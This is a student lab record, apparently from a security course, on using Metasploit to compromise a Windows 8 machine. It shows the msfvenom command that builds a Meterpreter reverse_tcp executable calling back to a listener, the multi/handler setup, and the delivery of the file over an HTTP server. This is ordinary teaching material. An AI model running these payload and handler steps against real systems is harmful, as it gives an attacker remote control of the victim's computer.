

Ex. No.: 8**Date:** 18 . 10 . 2024**METASPLOIT****Aim:**

To set up Metasploit framework and exploit reverse_tcp in Windows 8 machine remotely.


Algorithm:

1. Generate payload to be inserted into the remote machine
2. Set the LHOST and it's port number
3. Open msfconsole.
4. Use exploit/multi/handler
5. Establish reverse_tcp with the remote windows 8 machine.
6. Run SimpleHTTPServer with port number 8000.
7. Open the web browser in Windows 8 machine and type http://172.16.8.155:8000
8. In KaliLinux, type sysinfo to get the information about Windows 8 machine
9. Create a new directory using mkdir command.
10. Delete the created directory.

Output:

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root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.8.155 LPORT=443 -f exe > /root/hi.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:~# msfconsole
[-] ***Rting the Metasploit Framework console...\ 
[-] * WARNING: No database support: could not connect to server: Connection refused
    Is the server running on host "localhost" (::1) and accepting
    TCP/IP connections on port 5432?
could not connect to server: Connection refused
    Is the server running on host "localhost" (127.0.0.1) and accepting
    TCP/IP connections on port 5432?
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[-] ***



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=[ metasploit v5.0.41-dev          ]
+ --=[ 1914 exploits - 1074 auxiliary - 330 post      ]
+ --=[ 556 payloads - 45 encoders - 10 nops        ]
+ --=[ 4 evasion           ]
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msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options
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Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
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Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
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EXITFUNC	process	yes	Exit technique (Accepted: ", seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
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0	Wildcard Target

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msf5 exploit(multi/handler) > set LHOST 172.16.8.155
LHOST => 172.16.8.156
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > exploit
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[*] Started reverse TCP handler on 172.16.8.155:443
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Result: Thus, the setup of Metasploit framework and exploit reverse_tcp in Windows 8 machine remotely has been executed successfully.